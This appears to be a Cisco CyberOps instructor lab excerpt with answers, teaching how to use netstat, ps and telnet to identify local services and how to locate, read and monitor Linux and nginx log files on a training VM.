As seen above, **netstat** returns lots of information when used without options. Many options can be used to filter and format the output of **netstat**, making it more useful.

- d. Use **netstat** with the **-tunap** options to adjust the output of **netstat**. Notice that **netstat** allows multiple options to be grouped together under the same “-” sign.

The information for the nginx server is highlighted.

```
[analyst@secOps ~]$ sudo netstat -tunap  
[sudo] password for analyst:  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State  
PID/Program name  
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN  
395/nginx: master p  
tcp        0      0 0.0.0.0:21             0.0.0.0:*               LISTEN  
279/vsftpd  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN  
277/sshd  
tcp        0      0 0.0.0.0:6633           0.0.0.0:*               LISTEN  
257/python2.7  
tcp6       0      0 :::22                  :::*                   LISTEN  
277/sshd  
tcp6       0      0 :::23                  :::*                   LISTEN  
1/init  
udp        0      0 192.168.1.15:68       0.0.0.0:*  
237/systemd-network
```

What is the meaning of the **-t**, **-u**, **-n**, **-a** and **-p** options in **netstat**? (use **man netstat** to answer)

-a: shows both listen and non-listening sockets. **-n**: use numeric output (no DNS, service port or username resolution), **-p**: show the PID of the connection owner process. **-t**: shows TCP connections. **-u**: shows UDP connections

Is the order of the options important to **netstat**?

No, the option order is irrelevant.

Clients will connect to a port and, using the correct protocol, request information from a server. The **netstat** output above displays a number of services that are currently listening on specific ports. Interesting columns are:

- The first column shows the Layer 4 protocol in use (UDP or TCP, in this case).
- The third column uses the **<ADDRESS:PORT>** format to display the local IP address and port on which a specific server is reachable. The IP address 0.0.0.0 signifies that the server is currently listening on all IP addresses configured in the computer.

- The fourth column uses the same socket format **<ADDRESS:PORT>** to display the address and port of the device on the remote end of the connection. 0.0.0.0:* means that no remote device is currently utilizing the connection.
- The fifth column displays the state of the connection.
- The sixth column displays the process ID (PID) of the process responsible for the connection. It also displays a short name associated to the process.

Based on the **netstat** output shown in item (d), what is the Layer 4 protocol, connection status, and PID of the process running on port 80?

TCP, LISTEN and 395.

While port numbers are just a convention, can you guess what kind of service is running on port 80 TCP?

This is probably a web server.

- e. Sometimes it is useful to cross the information provided by **netstat** with **ps**. Based on the output of item (d), it is known that a process with **PID 395** is bound to TCP port 80. Port 395 is used in this example. Use **ps** and **grep** to list all lines of the **ps** output that contain **PID 395**:

```
[analyst@secOps ~]$ sudo ps -elf | grep 395
[sudo] password for analyst:
1 S root      395      1  0  80   0 -  1829 sigsus Feb27 ?        00:00:00 nginx:
master process /usr/bin/nginx -g pid /run/nginx.pid; error_log stderr;
5 S http      396    395  0  80   0 -  1866 Sys_ep Feb27 ?        00:00:00 nginx:
worker process
0 S analyst   3789  1872  0  80   0 -  1190 pipe_w 14:05 pts/1    00:00:00 grep 395
```

In the output above, the **ps** command is *piped* through the **grep** command to filter out only the lines containing the number 395. The result is three lines with text wrapping.

The first line shows a process owned by the **root** user (third column), started by another process with PID 1 (fifth column), on Feb27 (twelfth column) with command **/usr/bin/nginx -g pid /run/nginx.pid; error_log stderr;**

The second line shows a process with PID 396, owned by the **http** user, started by process 395, on Feb27.

The third line shows a process owned by the **analyst** user, with PID 3789, started by a process with PID 1872, as the **grep 395** command.

The process PID 395 is **nginx**. How could that be concluded from the output above?

Based on the last column of line 1, the output shows nginx command line.

What is **nginx**? What is its function? (Use google to learn about nginx)

nginx is a lightweight webserver. A quick google search is extremely helpful on finding information about unidentified processes.

The second line shows that process 396 is owned by a user named **http** and has process number 395 as its parent process. What does that mean? Is this common behavior?

It means that nginx started process 396 under the **http** username. This is normal as nginx runs itself for every client that connects to port 80 TCP.

Why is the last line showing **grep 395**?

Because the **grep 395** was used to filter the **ps** output, when the output was compiled, **grep 395** was still running and therefore, it appeared in the list.

Part 22: Using Telnet to Test TCP Services

Telnet is a simple remote shell application. Telnet is considered insecure because it does not provide encryption. Administrators who choose to use Telnet to remotely manage network devices and servers will expose login credentials to that server, as Telnet will transmit session data in clear text. While Telnet is not recommended as a remote shell application, it can be very useful for quickly testing or gathering information about TCP services.

The Telnet protocol operates on port 23 using TCP by default. The **telnet** client however, allows for a different port to be specified. By changing the port and connecting to a server, the **telnet** client allows for a network analyst to quickly assess the nature of a specific server by communicating directly to it.

Note: It is strongly recommended that **ssh** be used as remote shell application instead of **telnet**.

- a. In Part 1, **nginx** was found to be running and assigned to port 80 TCP. Although a quick Google search revealed that **nginx** is a lightweight web server, how would an analyst be sure of that? What if an attacker changed the name of a malware program to **nginx**, just to make it look like the popular webserver? Use **telnet** to connect to the local host on port 80 TCP:

```
[analyst@secOps ~]$ telnet 127.0.0.1 80
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
```

- b. Press a few letters on the keyboard. Any key will work. After a few keys are pressed, press ENTER. Below is the full output, including the Telnet connection establishment and the random keys pressed (fdsafsdaf, this case):

```
fdsafsdaf
HTTP/1.1 400 Bad Request
Server: nginx/1.10.2
Date: Tue, 28 Feb 2017 20:09:37 GMT
Content-Type: text/html
Content-Length: 173
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.10.2</center>
</body>
</html>
Connection closed by foreign host.
```

Thanks to the Telnet protocol, a clear text TCP connection was established, by the Telnet client, directly to the nginx server, listening on 127.0.0.1 port 80 TCP. This connection allows us to send data directly to

the server. Because nginx is a web server, it does not understand the sequence of random letters sent to it and returns an error in the format of a web page.

Why was the error sent as a web page?

Nginx is a web server and as such, only speaks the HTTP protocol.

While the server reported an error and terminated the connection, we were able to learn a lot. We learned that:

- 1) The **nginx** with PID 395 is in fact a web server.
- 2) The version of **nginx** is 1.10.2.
- 3) The network stack of our CyberOps Workstation VM is fully functional all the way to Layer 7.

Not all services are equal. Some services are designed to accept unformatted data and will not terminate if garbage is entered via keyboard. Below is an example of such a service:

- c. Looking at the **netstat** output presented earlier, it is possible to see a process attached to port 22. Use Telnet to connect to it.

Port 22 TCP is assigned to SSH service. SSH allows an administrator to connect to a remote computer securely.

Below is the output:

```
[analyst@secOps ~]$ telnet 127.0.0.1 22
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_7.4
sdfjlskj
Protocol mismatch.
Connection closed by foreign host.
```

Use Telnet to connect to port 68. What happens? Explain.

Referring back to the **netstat** output, it is possible to see that port 68 is in fact a UDP port. **telnet** is a TCP-based protocol and will not be able to connect to UDP ports.

Reflection

What are the advantages of using netstat?

Netstat allows for an analyst to display all the connections currently present on a computer. Source and destination addresses, ports, and process IDs can also be displayed, providing a quick overview of all connections present on a computer.

What are the advantages of using Telnet? Is it safe?

Yes, as long it is not used as a remote shell. It is perfectly safe to quickly test or gather information about a given network service.

Lab – Locating Log Files (Instructor Version)

Instructor Note: Red font color or gray highlights indicate text that appears in the instructor copy only.

Introduction

In this lab, you will get familiar with locating and manipulating Linux log files.

Required Resources

- CyberOps Workstation Virtual Machine

Part 23: Log File Overview

Log files (also spelled logfiles), are files used by computers to log events. Software programs, background processes, services, or transactions between services, including the operating system itself, may generate such events. Log files are dependent on the application that generates them. It is up to the application developer to conform to log file convention. Software documentation should include information on its log files.

Step 1: Web server log file example

Because log files are essentially a way to track specific events, the type of information stored varies depending of the application or services generating the events.

- a. Consider the single log entry below. It was generated by Apache, a popular web server.

```
[Wed Mar 22 11:23:12.207022 2017] [core:error] [pid 3548:tid 4682351596] [client 209.165.200.230] File does not exist: /var/www/apache/htdocs/favicon.ico
```

The single log entry above represents a web event recorder by Apache. A few pieces of information are important in web transactions, including client IP address, time and details of the transaction. The entry above can be broken down into five main parts:

Timestamp: This part records when the event took place. It is very important that the server clock is correctly synchronized as it allows for accurately cross-referencing and tracing back events.

Type: This is the type of event. In this case, it was an error.

PID: This contains information about the process ID used by Apache at the moment.

Client: This records the IP address of the requesting client.

Description: This contains a description of the event.

Based on the log entry above, describe what happened.

On Wednesday, March 22nd, 11:23:12.207022 am of 2017, a client with IP address of 209.165.200.230 requested a non-existent file named favicon.ico. The file should have been located in the following path /var/www/apache/htdocs/favicon.ico, but because it could not be found, it triggered an error.

Use the **cat** command below to list a web server sample log file. The sample file is located at /var/log:

```
[analyst@secOps ~]$ cat /var/log/logstash-tutorial.log
83.149.9.216 - - [04/Jan/2015:05:13:42 +0000] "GET /presentations/logstash-monitorama-2013/images/kibana-search.png HTTP/1.1" 200 203023
"http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:42 +0000] "GET /presentations/logstash-monitorama-2013/images/kibana-dashboard3.png HTTP/1.1" 200 171717
"http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
83.149.9.216 - - [04/Jan/2015:05:13:44 +0000] "GET /presentations/logstash-monitorama-2013/plugin/highlight/highlight.js HTTP/1.1" 200 26185
"http://semicomplete.com/presentations/logstash-monitorama-2013/" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/32.0.1700.77 Safari/537.36"
<some output omitted>
```

Is the output above still considered a web transaction? Explain why the output of the **cat** command is in a different format than the single entry shown in item (a).

Yes, it is a web event. The fields are in a different order, but the GET message, the presence of client IP addresses, references to various web browsers and the HTTPv1.1, confirms this is a web server log file. The format is different because the service was configured to record different fields in a different order.

Step 2: Operating system log file example

Any software can keep log files, including the operating system itself. Conventionally, Linux uses the /var/log directory to store various log files, including operating system logs. Modern operating systems are complex pieces of software and therefore, use several different files to log events. This section takes a quick look at the /var/log/messages file.

- a. Stored under /var/log, the messages file stores various system events. The connection of new USB drive, a network card becoming available, and too many missed root login attempts, are a few examples of events logged to the /var/log/messages file. Use the **more** command to display the contents of the /var/log/messages file. Unlike the **cat** command, **more** allows for a paced navigation through the file. Press **ENTER** to advance line-by-line or **SPACE** to advance an entire page. Press **q** or **CTRL + C** to abort and exit **more**. Your entries will be different than the output shown below.

Note: the **sudo** command is required because the messages file belongs to the root user.

```
[analyst@secOps ~]$ sudo more /var/log/messages
[sudo] password for analyst:
Mar 20 08:34:38 secOps kernel: [ 6.149910] random: crng init done
Mar 20 08:34:40 secOps kernel: [ 8.280667] floppy0: no floppy controllers found
```

```

Mar 20 08:34:40 secOps kernel: [ 8.280724] work still pending
Mar 20 08:35:16 secOps kernel: [ 44.414695] hrtimer: interrupt took 5346452 ns
Mar 20 14:28:29 secOps kernel: [21239.566409] pcnet32 0000:00:03.0 enp0s3: link down
Mar 20 14:28:33 secOps kernel: [21243.404646] pcnet32 0000:00:03.0 enp0s3: link up,
100Mbps, full-duplex
Mar 20 14:28:35 secOps kernel: [21245.536961] pcnet32 0000:00:03.0 enp0s3: link down
Mar 20 14:28:43 secOps kernel: [21253.427459] pcnet32 0000:00:03.0 enp0s3: link up,
100Mbps, full-duplex
Mar 20 14:28:53 secOps kernel: [21263.449480] pcnet32 0000:00:03.0 enp0s3: link down
Mar 20 14:28:57 secOps kernel: [21267.500152] pcnet32 0000:00:03.0 enp0s3: link up,
100Mbps, full-duplex
Mar 20 14:29:01 secOps kernel: [21271.551499] pcnet32 0000:00:03.0 enp0s3: link down
Mar 20 14:29:05 secOps kernel: [21275.389707] pcnet32 0000:00:03.0 enp0s3: link up,
100Mbps, full-duplex
Mar 22 06:01:40 secOps kernel: [ 0.000000] Linux version 4.8.12-2-ARCH
(builduser@andyrttr) (gcc version 6.2.1 20160830 (GCC) ) #1 SMP PREEMPT Fri Dec 2
20:41:47 CET 2016
Mar 22 06:01:40 secOps kernel: [ 0.000000] x86/fpu: Supporting XSAVE feature 0x001:
'x87 floating point registers'
Mar 22 06:01:40 secOps kernel: [ 0.000000] x86/fpu: Supporting XSAVE feature 0x002:
'SSE registers'
Mar 22 06:01:40 secOps kernel: [ 0.000000] x86/fpu: Supporting XSAVE feature 0x004:
'AVX registers'
Mar 22 06:01:40 secOps kernel: [ 0.000000] x86/fpu: xstate_offset[2]: 576,
xstate_sizes[2]: 256
Mar 22 06:01:40 secOps kernel: [ 0.000000] x86/fpu: Enabled xstate features 0x7,
context size is 832 bytes, using 'standard' format.
Mar 22 06:01:40 secOps kernel: [ 0.000000] x86/fpu: Using 'eager' FPU context
switches.
<some output omitted>

```

Notice that the events listed above are very different from the web server events. Because the operating system itself is generating this log, all recorded events are in relation to the OS itself.

- b. If necessary, enter **Ctrl + C** to exit out of the previous command.
- c. Log files are very important for troubleshooting. Assume that a user of that specific system reported that all network operations were slow around 2:30pm. Can you find evidence of that in the log entries shown above? If so in what lines? Explain.

On Wednesday, March 20nd, 14:28:33 through 14:29:05 (lines 5 – 12) the network card was flapping (switching from up to down quickly). The log entries clearly confirm the user report.

Part 24: Locating Log Files in Unknown Systems

The CyberOps Workstation VM includes nginx, a lightweight web server. This section will show how to find and display nginx logs using the CyberOps Workstation VM.

Note: nginx was installed on the CyberOps Workstation VM with its default settings. With default settings, its global configuration file is located under `/etc/nginx/nginx.conf`, its access log file is at `/var/log/nginx/access.log`, and errors are redirected to the terminal window. However, it is common for a

security analyst to work on computers in which the installation details for tool and services are unknown. This section describes the process of locating such files described for nginx but is by no means complete. Nevertheless, it should be a good exercise about locating and displaying log files on unfamiliar systems.

- a. When working with new software, the first step is to look at the documentation. It provides important information about the software, including information about its log files. Use the **man** command to display the nginx manual page:

```
[analyst@secOps ~]$ man nginx
```

```
NGINX(8)
```

```
BSD System Manager's Manual
```

```
NGINX(8)
```

NAME

```
nginx - HTTP and reverse proxy server, mail proxy server
```

SYNOPSIS

```
nginx [-?hqtTv] [-c file] [-g directives] [-p prefix] [-s signal]
```

DESCRIPTION

nginx (pronounced "engine x") is an HTTP and reverse proxy server, as well as a mail proxy

server. It is known for its high performance, stability, rich feature set, simple configura-

tion, and low resource consumption.

<some output omitted>

- b. Scroll down the page to locate the nginx logging section. The documentation makes it clear that nginx supports logging, with the location of its log files defined at compilation time.

[PARTIAL OUTPUT EXTRACTED FROM NGINX MANUAL PAGE]

DEBUGGING LOG

To enable a debugging log, reconfigure nginx to build with debugging:

```
./configure --with-debug ...
```

and then set the debug level of the error_log:

```
error_log /path/to/log debug;
```

It is also possible to enable the debugging for a particular IP address:

```
events {
    debug_connection 127.0.0.1;
}
```

- c. The manual page also contains information on the files used by nginx. Scroll down further to display the nginx operating files under the Files section:

FILES

```
%%PID_PATH%%
```

Contains the process ID of nginx. The contents of this file are not sensitive, so it can be world-readable.

%%CONF_PATH%%

The main configuration file.

%%ERROR_LOG_PATH%%

Error log file.

The outputs above help you to conclude that nginx supports logging and that it can save to log files. The output also hints at the existence of a configuration file for nginx.

- d. Before looking for nginx files, use the **ps** and the **grep** commands to ensure nginx is running in the VM.

Note: Use **man** to learn more about **ps** and **grep** commands.

```
[analyst@secOps ~]$ ps ax | grep nginx
```

```
  415 ?        Ss          0:00 nginx: master process /usr/bin/nginx -g pid
/run/nginx.pid; error_log stderr;
  416 ?        S           0:00 nginx: worker process
1207 pts/0    S+          0:00 grep nginx
```

The output above confirms that nginx is running. In addition, the output also displays the parameters used when nginx was started. nginx process ID is being stored in `/run/nginx.pid` and error messages are being redirected to the terminal.

Note: If nginx is not running, enter the **sudo /usr/sbin/nginx** at the prompt to start the service using the default configuration.

Note: If you need to restart nginx, you can kill the service by using the **sudo pkill nginx** command. To start nginx with the custom configuration from a previous lab, run the following command: **sudo nginx -c custom_server.conf**, and test the server by opening a web browser and going to URL: 127.0.0.1:81. If you wish to start **nginx** with a default configuration you can start it with the command: **sudo /usr/sbin/nginx**, and open a web browser and go to URL: 127.0.0.1.

Because the location to the log files was not specified, the global nginx configuration file should be checked for the location of the log files.

- e. By design, the CyberOps Workstation VM utilizes default locations and definitions as much as possible. Conventionally, the `/var/log` directory holds various log files for various applications and services while configuration files are stored under the `/etc` directory. While the nginx manual page did not provide an exact location for its log files, it not only confirmed that nginx supports logging but also hinted at the location of a configuration file. Because the log file locations can often be customized in configuration files, a logical next step is to use the **ls** command to look under `/etc` and look for a nginx configuration file:

```
[analyst@secOps ~]$ ls /etc/
```

adjtime	host.conf	mke2fs.conf	rc_maps.cfg
apache-ant	hostname	mkinitcpio.conf	request-key.conf
apparmor.d	hosts	mkinitcpio.d	request-key.d
arch-release	ifplugd	modprobe.d	resolv.conf
avahi	initcpio	modules-load.d	resolvconf.conf
bash.bash_logout	inputrc	motd	rpc
bash.bashrc	iproute2	mtab	rsyslog.conf
binfmt.d	iptables	nanorc	securetty
ca-certificates	issue	netconfig	security
crypttab	java-7-openjdk	netctl	services
dbus-1	java-8-openjdk	netsniff-ng	shadow
default	kernel	nginx	shadow-
depmod.d	krb5.conf	nscd.conf	shells

```

dhcpd.conf      ld.so.cache      nsswitch.conf   skel
dhcpd.duid      ld.so.conf       ntp.conf        ssh
dkms            ld.so.conf.d     openldap        ssl
drirc           libnl            openvswitch     sudoers
elasticsearch   libpaper.d       os-release      sudoers.d
environment     lightdm          pacman.conf     sudoers.pacnew
ethertypes      locale.conf      pacman.conf.pacnew sysctl.d
<output omitted>

```

- f. Notice the nginx folder under /etc in the output above. Using ls again, we find a number of files, including one named nginx.conf.

```

[analyst@secOps ~]$ ls -l /etc/nginx/
total 48
-rw-r--r-- 1 root root 2730 Mar 21 16:02 custom_server.conf
-rw-r--r-- 1 root root 1077 Nov 18 15:14 fastcgi.conf
-rw-r--r-- 1 root root 1007 Nov 18 15:14 fastcgi_params
-rw-r--r-- 1 root root 2837 Nov 18 15:14 koi-utf
-rw-r--r-- 1 root root 2223 Nov 18 15:14 koi-win
-rw-r--r-- 1 root root 2743 Jan  6 15:41 mal_server.conf
-rw-r--r-- 1 root root 3957 Nov 18 15:14 mime.types
-rw-r--r-- 1 root root 3264 Mar 22 13:34 nginx.conf
-rw-r--r-- 1 root root 3261 Oct 19 16:42 nginx.conf.working
-rw-r--r-- 1 root root  636 Nov 18 15:14 scgi_params
-rw-r--r-- 1 root root  664 Nov 18 15:14 uwsgi_params
-rw-r--r-- 1 root root 3610 Nov 18 15:14 win-utf

```

- g. Use the cat command to list the contents of /etc/nginx/nginx.conf. You can also use more or less to view the file and nano or SciTE to edit it. These tools make it easier to navigate through long text files (only the output of cat is displayed below).

```

[analyst@secOps ~]$ cat /etc/nginx/nginx.conf
#user html;
worker_processes 1;

#error_log logs/error.log;
#error_log logs/error.log notice;
#error_log logs/error.log info;
#pid logs/nginx.pid;

events {
    worker_connections 1024;
}

```

<some output omitted>

Note: Lines that start with '#' are comments and are ignored by nginx.

- h. A quick look at the configuration file reveals that it is an nginx configuration file. Because there is no direct mention to the location of nginx log files, it is very likely that nginx is using default values for it. Following the convention of storing log files under /var/log, use the ls command to list its contents:

```

[analyst@secOps log]$ ls -l /var/log/
total 1760

```

```

-rw----- 1 root      utmp          384 Mar 20 08:34 btmp
-rw----- 1 root      utmp          384 Feb 13 19:50 btmp.1
-rw-r----- 1 root      root          6204 Mar 22 06:01 debug
-rw-r----- 1 root      root        18612 Mar 20 04:34 debug.1
-rw-r----- 1 root      root          6116 Feb 24 10:25 debug.2
-rw-r----- 1 root      root          6116 Feb 14 10:39 debug.3
-rw-r----- 1 root      root        12232 Feb 13 14:50 debug.4
drwxr-xr-x 2 elasticsearch elasticsearch 4096 Dec  5 17:26 elasticsearch
-rw----- 1 root      root        24024 Mar 22 10:03 faillog
drwxr-xr-x 2 filebeat     filebeat     4096 Nov 30 17:19 filebeat
drwxr-sr-x+ 4 root      systemd-journal 4096 Sep  7 2016 journal
-rw-r----- 1 root      root        42990 Mar 22 10:30 kern.log
-rw-r----- 1 root      root       146594 Mar 20 08:34 kern.log.1
-rw-r----- 1 root      root       40170 Feb 24 16:20 kern.log.2
-rw-r----- 1 root      root       41466 Feb 21 09:11 kern.log.3
-rw-r----- 1 root      root       79337 Feb 13 19:50 kern.log.4
-rw-r--r-- 1 root      root       292292 Dec  2 08:38 lastlog
drwx--x--x 2 root      lightdm       4096 Mar 22 10:01 lightdm
-rw-r--r-- 1 analyst    analyst     24464 Feb  7 13:41 logstash-tutorial.log
-rw-r----- 1 root      root       36318 Mar 22 10:30 messages
-rw-r----- 1 root      root      126578 Mar 20 08:34 messages.1
-rw-r----- 1 root      root       33781 Feb 24 16:20 messages.2
-rw-r----- 1 root      root       35077 Feb 21 09:11 messages.3
-rw-r----- 1 root      root       66559 Feb 13 19:50 messages.4
drwxr-x--- 2 http       log          4096 Mar 20 08:34 nginx
-rw-r--r-- 1 http       root         989 Dec  2 10:30 nginx-logstash.log
drwxr-xr-x 2 root      root          4096 Jul  4 2014 old
drwxr-xr-x 2 root      root          4096 Mar  6 2016 openvswitch
-rw-r--r-- 1 root      root      209907 Mar 20 08:37 pacman.log
-rw-r----- 1 root      root        42990 Mar 22 10:30 syslog
-rw-r----- 1 root      root       146594 Mar 20 08:34 syslog.1
-rw-r----- 1 root      root       40170 Feb 24 16:20 syslog.2
-rw-r----- 1 root      root       41466 Feb 21 09:11 syslog.3
-rw-r----- 1 root      root       40936 Feb 13 19:50 syslog.4
-rw-rw-r-- 1 root      utmp      353664 Mar 22 10:03 wtmp
-rw-r--r-- 1 root      root       23720 Mar 22 10:03 Xorg.0.log
-rw-r--r-- 1 root      root       25536 Mar 21 16:05 Xorg.0.log.old

```

- i. As shown above, the `/var/log` directory has a subdirectory named `nginx`. Use the `ls` command again to list the contents of `/var/log/nginx`.

Note: Because the `/var/log/nginx` belongs to the `http` user, you must execute `ls` as `root` by preceding it with the `sudo` command.

```

[analyst@secOps log]$ sudo ls -l /var/log/nginx
[sudo] password for analyst:
total 20
-rw-r----- 1 http log 2990 Mar 22 11:20 access.log
-rw-r----- 1 http log 141 Feb 28 15:57 access.log.1.gz
-rw-r----- 1 http log 178 Jan  6 16:29 access.log.2.gz
-rw-r----- 1 http log 145 Dec  7 09:12 access.log.3.gz

```

```
-rw-r----- 1 http log 169 Nov 30 15:44 access.log.4.gz
```

<output omitted>

These are very likely to be the log files in use by nginx. Move on to the next section to monitor these files and get confirmation that they are indeed nginx log files.

Part 25: Monitoring Log files in Real Time

As seen in the previous sections, log files can be displayed with many text-presentation tools. While **cat**, **more**, **less**, and **nano** can be used to work with log files, they are not suitable for log file real-time monitoring. Developers designed various tools that allow for log file real-time monitoring. Some tools are text-based while others have a graphical interface. This lab focuses on **tail**, a simple but efficient tool, available in practically every Unix-based system.

Step 1: Using the tail command

The **tail** command displays the end of a text file. By default, **tail** will display the last ten (10) lines of a text file.

- a. Use the **tail** command to display the end of the **/var/log/nginx/access.log**.

Note: You must precede tail with the **sudo** command because **/var/log/nginx/access.log** belongs to the **http** user.

```
[analyst@secOps log]$ sudo tail /var/log/nginx/access.log
[sudo] password for analyst:
127.0.0.1 - - [21/Mar/2017:15:32:32 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:34 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:41 -0400] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:41 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:44 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:11:20:27 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:26 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:50 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:53 -0400] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:13:01:55 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
```

- b. Use the **-n** option to specify how many lines from the end of a file, **tail** should display.

```
[analyst@secOps log]$ sudo tail -n 5 /var/log/nginx/access.log
[sudo] password for analyst:
127.0.0.1 - - [22/Mar/2017:11:20:27 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:26 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:50 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:53 -0400] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
```

```
127.0.0.1 - - [22/Mar/2017:13:01:55 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
```


- c. You can use the **tail** command with the **-f** option to monitor the **nginx.access.log** in real-time. Short for follow, **-f** tells **tail** to continuously display the end of a given text file. In a terminal window, issue **tail** with the **-f** option:

```
[analyst@secOps log]$ sudo tail -f /var/log/nginx/access.log
[sudo] password for analyst:
127.0.0.1 - - [21/Mar/2017:15:32:32 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:34 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:41 -0400] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:41 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [21/Mar/2017:15:32:44 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:11:20:27 -0400] "GET /favicon.ico HTTP/1.1" 404 169 "-"
"Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:26 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:50 -0400] "GET / HTTP/1.1" 304 0 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
127.0.0.1 - - [22/Mar/2017:12:49:53 -0400] "GET / HTTP/1.1" 200 612 "-" "Mozilla/5.0
(X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0"
